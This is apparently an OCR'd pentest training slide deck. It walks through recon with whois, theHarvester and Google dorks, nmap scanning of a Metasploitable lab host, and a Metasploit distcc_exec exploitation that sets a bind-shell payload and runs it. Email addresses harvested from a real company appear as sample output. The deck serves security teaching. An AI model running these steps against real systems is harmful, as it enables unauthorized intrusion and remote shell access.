Steps to do a pentest



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Whoami

Pentester / Security Researcher

bugcrowd












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Topics:


- 1. Planning and Recon;
- 2. Scanning;
- 3. Vulnerability Scanning;
- 4. Exploitation;
- 5. Web Apps;
- 6. Reporting;
- 7. Resources.



1.Planning and Recon:

- 1.1 Scoping;
- 1.2 Whois;
- 1.3 *Host*;
- 1.4 Dns Analysis;
- 1.5 Load balancing detection;
- 1.6 Firewall detection;
- 1.7 Document Metadata Analysis;
- 1.8 Web search;
- 1.9 Extras.

1.1 Scoping:



1.2 Whois:

Domain and IP space registration information.

whois [-h whois_server] name

1.2 Whois:

whois zonetransfer.me

1.2 Whois:

Registrant Name: Robin Wood

Registrant Organization:DigiNinja

Registrant Address:1 The Internet

Registrant E-mail:robin@digininja.org

Admin Name:Robin Wood

**

Nameservers:NS12.ZONEEDIT.COM

Nameservers:NS16.ZONEEDIT.COM

host [name]

host zonetransfer.me

```
zonetransfer.me has address 217.147.180.162
zonetransfer.me mail is handled by 0 ASPMX.L.GOOGLE.com.
zonetransfer.me mail is handled by 10 ALT1.ASPMX.L.GOOGLE.com.
zonetransfer.me mail is handled by 10 ALT2.ASPMX.L.GOOGLE.com.
zonetransfer.me mail is handled by 20 ASPMX2.GOOGLEMAIL.com.
zonetransfer.me mail is handled by 20 ASPMX3.GOOGLEMAIL.com.
zonetransfer.me mail is handled by 20 ASPMX4.GOOGLEMAIL.com.
zonetransfer.me mail is handled by 20 ASPMX4.GOOGLEMAIL.com.
```

1.4 Dns Analysis:

A Address record, maps a domain name into an IP address.

AAAA IPv6 address record, maps a domain name into an IPv6 address.

CNAME Canonical name record, indicates aliases and alternative names for a

give host

MX Mail exchange record, identifies the mail servers for the given domain.

NS Nameserver record, indicates the name servers associated with the

domain.

```
# host -t [type] [name] [server]
```

host -t A zonetransfer.me

zonetransfer.me has address 217.147.180.162

host -t NS zonetransfer.me


zonetransfer.me name server nsztm2.digi.ninja. zonetransfer.me name server nsztm1.digi.ninja.

host -t MX zonetransfer.me nsztm1.digi.ninja

```
Using domain server:
Name: nsztml.digi.ninja
Address: 81.4.108.41#53
```

Aliases:

zonetransfer.me mail is handled by 20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 0 ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 10 ALT2.ASPMX.L.GOOGLE.COM.



lbd [domain]

lbd microsoft.com

```
Checking for DNS-Loadbalancing: FOUND
microsoft.com has address 64.4.11.37
microsoft.com has address 65.55.58.201
Checking for HTTP-Loadbalancing [Date]: 11:48:05,
11:48:05, 11:48:06, 11:48:06, 11:48:07, 11:48:07,
11:48:08, 11:48:08, 11:48:09, 11:48:08, FOUND
Checking for HTTP-Loadbalancing [Diff]: NOT FOUND
microsoft.com does Load-balancing. Found via Methods:
DNS HTTP[Date]
```



wafw00f url

wafw00f microsoft.com

Checking http://microsoft.com

Generic Detection results:

The site http://microsoft.com seems to be behind a WAF

Reason: The server header is different when an attack is detected.

The server header for a normal response is "Microsoft-IIS/7.5", while the server header a response to an attack is "Microsoft-

HTTPAPI/2.0.",

Number of requests: 12

1.7 Document Metadata Analysis:

User names

File system paths

E-mail address

Client-side software (Office, PDF tools, OS type)

Geolocation

Other information

1.7 Theharvester:

theharvester -d [domain] -b [Data source]

1.7 Theharvester:

theharvester -d sonae.pt -l 500 -b google

1.7 Theharvester:

```
[-] Searching in Google:
  Searching 0 results...
  Searching 100 results...
[+] Emails found:
tmvidal@sonae.pt
provedoria@sonae.pt
saltmann@sonae.pt
aapires@sonae.pt
cartoesda@sonae.pt
```

1.8 Web Search:

- · Google Hacking
- SHODAN
- · Built With
- PunkSPIDER
- · Internet Census 2012
- Leakdb
- Deep Magic

1.8 Google Hacking:

cache: allinurl:

link: site:

allinurl: inurl:


ext: filetype:

1.8 Google Hacking:

EXPLOIT S Databas	Home	Exploits	Shellcode	Papers	Google Hacking Database	Submit Search
Google Hacking Database (GHDB) Search the Google Hacking Database or browse GHDB categories						
Any Category ▼ Search						SEARCH
Date	Title					tegory
2016-11-29	"PHP Mailer" "priv8 Mailer" ext:php					otholds
2016-11-29	inurl:".esy.es/default.php"					nsitive Directories
2016-11-29	"PHP Credits" "Configuration" "PHP Core" ext:php inurl:info					eb Server Detection
2016-11-29	Hostinger © 2016. All rights reserved inurl:default.php					nsitive Directories
2016-11-29	intitle:"Integrated Dell Remote Access Controller 6 - Enterprise"					ges Containing Login Portals
2016-11-29	Meg4-Mail ext:php					otholds
2016-11-28	"PHP eMailer is created by" ext:php					otholds


https://www.exploit-db.com/google-hacking-database/

1.8 Wayback Machine:



https://archive.org/web/


1.8 Shodan:



https://www.shodan.io/

1.9 Extras:

- Browser extensions;
- Public profiles;
- Subdomain enumeration;
- Directory bruteforce.



2. Scanning:

- 2.1 Network sweeping;
- 2.2 Network tracing;
- 2.3 Port scanning;
- 2.40s fingerprinting;
- 2.5 Version scanning.



nmap [Scan Type(s)] [Options] {target specification}

nmap -sn 10.0.10.0-30

```
Starting Nmap 6.40 ( http://nmap.org ) at 2013-12-05 15:23 WET

Nmap scan report for pfsense.lan (10.0.10.1)

Host is up (0.000081s latency).


MAC Address: 00:50:56:A8:A5:DA (VMware)

Nmap scan report for 10.0.10.22

Host is up (0.00028s latency).

MAC Address: 00:0C:29:49:47:6D (VMware)

Nmap done: 31 IP addresses (2 hosts up) scanned in 0.48 seconds
```



traceroute [options] host

traceroute 8.8.8.8

```
traceroute to 8.8.8.8 (8.8.8.8), 30 hops max, 60 byte packets

1 pfsense.lan (10.0.10.1) 0.098 ms 0.064 ms 0.050 ms

2 172.16.0.1 (172.16.0.1) 0.475 ms 0.625 ms 0.733 ms

3 192.168.1.254 (192.168.1.254) 24.266 ms 24.527 ms 24.643

4 * * *
```

nmap -sT metasploitable -p 1-65535

```
Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-15 22:57 GMT
Stats: 0:01:06 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 54.35% done; ETC: 22:59 (0:00:55 remaining)
Nmap scan report for nomad-PC.home (192.168.1.2)
Host is up (0.0010s latency).
Not shown: 65531 filtered ports
PORT STATE SERVICE
80/tcp open http
443/tcp open https
5357/tcp open wsdapi
35234/tcp open unknown
MAC Address: E0:CB:4E:D3:9E:F1 (Asustek Computer)
```

nmap -sT metasploitable -p 0

```
Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-15 23:02 GMT Nmap scan report for nomad-PC.home (192.168.1.2) Host is up (0.00013s latency). PORT STATE SERVICE 0/tcp filtered unknown MAC Address: E0:CB:4E:D3:9E:F1 (Asustek Computer)
```

nmap -sT metasploitable -p 21,22,80,445

```
Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-15 23:02 GMT Nmap scan report for nomad-PC.home (192.168.1.2) Host is up (0.00016s latency). PORT STATE SERVICE 21/tcp filtered ftp 22/tcp filtered ssh 80/tcp open http 445/tcp filtered microsoft-ds MAC Address: E0:CB:4E:D3:9E:F1 (Asustek Computer)
```

nmap -sU metasploitable -p 137,500-501

```
Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-15 23:03 GMT Nmap scan report for nomad-PC.home (192.168.1.2) Host is up (0.00015s latency). PORT STATE SERVICE 137/udp open netbios-ns 500/udp open|filtered isakmp 501/udp open|filtered stmf MAC Address: E0:CB:4E:D3:9E:F1 (Asustek Computer)
```

```
# nmap -sU metasploitable -p 137,500-501 --reason
```

```
# nmap -sT metasploitable -p 21,22,80,445 --reason
```

```
root@root:~# nmap -sU 192.168.1.2 -p 137,500-501 --reason
Starting Nmap 7.31 (https://nmap.org) at 2016-12-15 23:04 GMT
Nmap scan report for nomad-PC.home (192.168.1.2)
Host is up, received arp-response (0.00018s latency).
P0RT
       STATE
                     SERVICE
                                REASON
137/udp open
                     netbios-ns udp-response ttl 128
500/udp open|filtered isakmp
                                no-response
501/udp open|filtered stmf no-response
MAC Address: E0:CB:4E:D3:9E:F1 (Asustek Computer)
Nmap done: 1 IP address (1 host up) scanned in 1.41 seconds
root@root:~# nmap -sT 192.168.1.2 -p 21,22,80,445 --reason
Starting Nmap 7.31 (https://nmap.org) at 2016-12-15 23:04 GMT
Nmap scan report for nomad-PC.home (192.168.1.2)
Host is up, received arp-response (0.00016s latency).
PORT
       STATE
                SERVICE
                             REASON
21/tcp filtered ftp
                             no-response
22/tcp filtered ssh
                             no-response
80/tcp open
                http
                             svn-ack
445/tcp filtered microsoft-ds no-response
MAC Address: E0:CB:4E:D3:9E:F1 (Asustek Computer)
```

2.4 OS fingerprinting:

nmap -0 <target>

2.4 OS fingerprinting:

```
Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-15 23:06 GMT
Nmap scan report for nomad-PC.home (192.168.1.2)
Host is up (0.00023s latency).
Not shown: 997 filtered ports
PORT STATE SERVICE
80/tcp open http
443/tcp open https
5357/tcp open wsdapi
MAC Address: E0:CB:4E:D3:9E:F1 (Asustek Computer)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS details: Microsoft Windows Server 2008 or 2008 Beta 3, Microsoft Windows Server 2008 R2 or Windows
8, Microsoft Windows Embedded Standard 7, Microsoft Windows 8.1 R1, Microsoft Windows Phone 7.5 or 8
erver 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop
```


2.5 Version scanning:

```
# nmap -sV <target>
```

2.5 Version scanning:

MAC Address: E0:CB:4E:D3:9E:F1 (Asustek Computer)

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows



3. Vulnerability Scanning:

- 3.1 Discovering vulnerabilities;
- 3.2 Vulnerability databases;
- 3.3 Nmap scripting engine.

3.1 Discovering vulnerabilities :

- Check software version number
 Compensating controls might block exploitation (network- or host-based IPS, etc.)
- 2. Check control version number spoken
- 3. Look at its behavior somewhat invasive

3.1 Discovering vulnerabilities :

- Check its configuration more invasive
 Requires access to target
 Or, requires configuration documentation for target environment personnel
- Run exploit against it potentially dangerous, but potentially very useful Successful exploit shows the vulnerability is present Helps lower false positives

Failed exploits does not indicate that the system is secure!

3.2 Vulnerability databases :



Common Vulnerabilities and Exposures

The Standard for Information Security Vulnerability Names

Home | CVE IDs | About CVE | Compatible Products & More | Community | Blog | News | Site Search

TOTAL CVE IDs: 79433

CVE® International in scope and free for public use, CVE is a dictionary of publicly known information security vulnerabilities and exposures.

CVE's common identifiers enable data exchange between security products and provide a baseline index point for evaluating coverage of tools and services.

NVD, the U.S. National Vulnerability Database, is based upon and synchronized with the CVE List.

Request a CVE ID

Click for CNAs, MITRE request form, guidelines, & more

Update info in a CVE ID

Click for MITRE request form, quidelines & more txt, & comma-separated

CVE List downloads

Available in xml, CVRF,

CVE content data feeds

Available via Purdue University & NVD

Focus On

CVE Request Web Form

Use our CVE Request web form to contact us about the following:

- Request a CVE ID from MITRE
- · Notify us about a vulnerability publication
- Update an existing CVE
- Other (submit comments/questions)

Also, view our web form help.

More >>

CVE Blog

• What's your opinion on how Descriptions are used in CVE IDs?

Latest CVE News


- ◆ CVE Numbering Authority (CNA) Rules **Document Now Available**
- ◆ 2 Products from SAINT Corporation Now Registered as Officially "CVE-Compatible"
- ◆ CVE Adds 13 New CVE Numbering Authorities (CNAs)

More >>

3.2 Vulnerability databases :



3.2 Vulnerability databases :



3.3 Nmap scripting engine :



3.3 Nmap scripting engine :

/usr/share/nmap/scripts

3.3 Nmap scripting engine :

grep safe /usr/share/nmap/scripts/script.db

grep intrusive /usr/share/nmap/scripts/script.db

```
# nmap -sC [target] -p [ports]
```

NetBIOS


nmap --script=nbstat.nse metasploitable

```
Host script results:
I nbstat:
   NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown>
    Names
     METASPLOITABLE<00>
                          Flags: <unique><active>
                          Flags: <unique><active>
     METASPLOITABLE<03>
     METASPLOITABLE<20>
                          Flags: <unique><active>
     \x01\x02_MSBROWSE_\x02<01> Flags: <group><active>
     WORKGROUP<00>
                          Flags: <group><active>
                          Flags: <unique><active>
     WORKGROUP<1d>
      WORKGROUP<1e>
                          Flags: <group><active>
```

NetBIOS

nmap --script=irc-info.nse metasploitable

```
l irc-info:
l server: irc.Metasploitable.LAN
l version: Unreal3.2.8.1. irc.Metasploitable.LAN
l servers: 1
l users: 1
l lservers: 0
l lusers: 1
l uptime: 24 days, 11:04:57
l source host: 30EA501A.2B121274.7B559A54.IP
l_ source ident: nmap
```



4. Exploitation:

```
4.1 Exploitation;
```

- 4.2 Exploit categories;
- 4.3 Exploit database;
- 4.4 Metasploit;
- 4.5 Exercise.

4.1 Exploitation?:

Why?

False positive reduction/elimination

Proof of vulnerability and there for a more realistic treatment of risk

Use of one machine as a pivot point to get deeper inside the network

Real life scenario

4.1 Exploitation?:

Risks

Service crash

System crash

System stability impacted

Data exposure with legal ramifications

Not always successful


4.2 Exploit categories:

Exploit: a piece of code that makes a target machine do something on behalf of an attacker

Three categories:

- Server-Side exploit
- Client-Side exploit
- Local privilege escalation

4.2 Server-Side exploits:



4.2 Server-Side exploits:

Examples


Windows services MS 08-067

VNC Authentication bypass flaws

Linux and Unix Solaris and Mac OS X Samba buffer overflows

Linux Squid NTLM Authentication buffer overflow

4.2 Client-Side exploits:



4.2 Client-Side exploits:

Browsers Internet Explorer

Media players QuickTime Player


Document Apps Acrobat Reader

Run-Time Environments Java

4.2 Local Privilege Escalation exploits:

- Types of local privilege escalation attacks
- Race conditions
- Attacks against the kernel
- Local exploit of high privileged program or service
- Linux / UNIX: SetUID 0 executable files binaries or scripts
- Windows: Attacks against processes such as csrss.exe, winlogon.exe, Isass.exe, etc.

4.3 Exploit database :



https://www.exploit-db.com/

What's an exploitation framework?

An environment for running numerous different exploits in a flexible fashion

An environment for creating new exploits, using interchangeable piece parts

Simplifies the creation of new exploits

Standardizes the usage of new exploits

msfconsole

Search for the DistCC Daemon Command Execution exploit

msf> search distcc

Matching Modules			
Name	Disclosure Date	Rank	Description
exploit/unix/misc/distcc_exec	2002-02-01 00:00:00 UTC	excellent	DistCC Daemon Command Execution

Use the DistCC Daemon Command Execution exploit

msf> use exploit/unix/misc/distcc_exec

Show exploit options

msf exploit(distcc_exec) > show options

```
Module options (exploit/unix/misc/distcc_exec):

Name Current Setting Required Description

RHOST yes The target address
RPORT 3632 yes The target port

Exploit target:

Id Name

Automatic Target
```

Set exploit options

> set RHOST 10.0.10.22

Show the DistCC Daemon Command Execution compatible payloads

msf exploit(distcc_exec) > show payloads

None	Disclosure Date	Rank	Description
****		****	*********
cmd/unix/bind_perl		normal	Unix Command Shell, Bind TCP (via Perl)
cmd/unix/bind_perl_ipv6		normal	Unix Command Shell, Bind TCP (via perl) IPv6
ond/unix/bind_ruby		normal	Unix Command Shell, Bind TCP (via Ruby)
cmd/unix/bind_ruby_ipv6		normal	Unix Command Shell, Bind TCP (via Ruby) IPv6
cmd/unix/generic		normal	Unix Command, Generic Command Execution
cmd/unix/reverse		normal	Unix Command Shell, Double reverse TCP (telnet)
ond/unix/reverse_perl		normal	Unix Command Shell, Reverse TCP (via Perl)
ond/unix/reverse_perl_ssl		normal	Unix Command Shell, Reverse TCP SSL (via perl)
cmd/unix/reverse_ruby		normal	Unix Command Shell, Reverse TCP (via Ruby)
ond/unix/reverse_ruby_ssl		normal	Unix Command Shell, Reverse TCP SSL (via Ruby)
cmd/unix/reverse_ssl_double_telnet		normal	Unix Command Shell, Double Reverse TCP SSL (telnet)

Set payload

> set PAYLOAD cmd/unix/bind_ruby

Run the exploit

> exploit

```
msf exploit(distcc_exec) > exploit

[*] Started bind handler

